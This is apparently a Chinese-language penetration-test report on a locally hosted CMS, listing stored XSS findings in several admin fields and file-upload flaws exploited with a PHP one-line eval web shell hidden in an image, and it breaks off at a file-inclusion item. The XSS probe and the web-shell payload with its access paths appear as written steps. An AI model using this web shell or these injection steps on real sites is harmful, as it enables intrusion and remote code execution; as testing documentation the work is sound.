
一、信息收集

1.用burpsuite进行扫描：



1. 对扫描结果进行分析，从中得到漏洞信息
2. 爬取网站

三、自动化攻击


1. 手工测试，发现漏洞
2. 漏洞一：xss漏洞


测试位置：后台->本地新闻->新闻分类管理

操作：点击添加栏目，在分类名称处填入<script>alert(‘css’)</script>，点击提交

结果：提交完成，页面弹出写有css的弹窗。证明存在xss漏洞

注：在后台所有的添加栏目选项内进行添加操作，都可以实现xss攻击。







1. 漏洞二：xss漏洞

测试位置：后台->分类信息->栏目列表

操作：点击添加栏目，在分类名称处填入<script>alert(‘css’)</script>，点击提交

结果：提交完成，页面弹出写有css的弹窗。证明存在xss漏洞







1. 漏洞三：xss漏洞

测试位置：后台->模块管理->电话广告位

操作：点击添加栏目，在显示名称处填入<script>alert(‘css’)</script>，点击提交

结果：提交完成，页面弹出写有css的弹窗。证明存在xss漏洞






1. 漏洞四：文件上传漏洞


测试位置：前台->个人资料->用户管理->我的个人资料

操作：在上传头像处处上传带有恶意代码（ <?php @eval($\_POST['pass']);?>

）的图片Hack.jpg（Hack.php+demo.jpg），查询图片存储名，通过路径http://localhost:8082/index.php?test=./data/ 16068929703.jpg访问图片

结果：提交完成，访问图片成功，显示此页面。证明存在文件上传漏洞。






1. 漏洞五：文件上传漏洞

测试位置：后台->模块管理->友情链接

操作：点击添加新链接，在上传logo处上传带有恶意代码（ <?php @eval($\_POST['pass']);?>

）的图片Hack.jpg（Hack.php+demo.jpg），查询图片存储名，通过路径http://localhost:8082/admin/index.php/data/upload/linklogo/16068952755.jpg访问图片

结果：提交完成，访问图片成功，显示页面。证明存在文件上传漏洞。





1. 漏洞六：文件包含漏洞

测试位置：后台->模块管理->友情链接

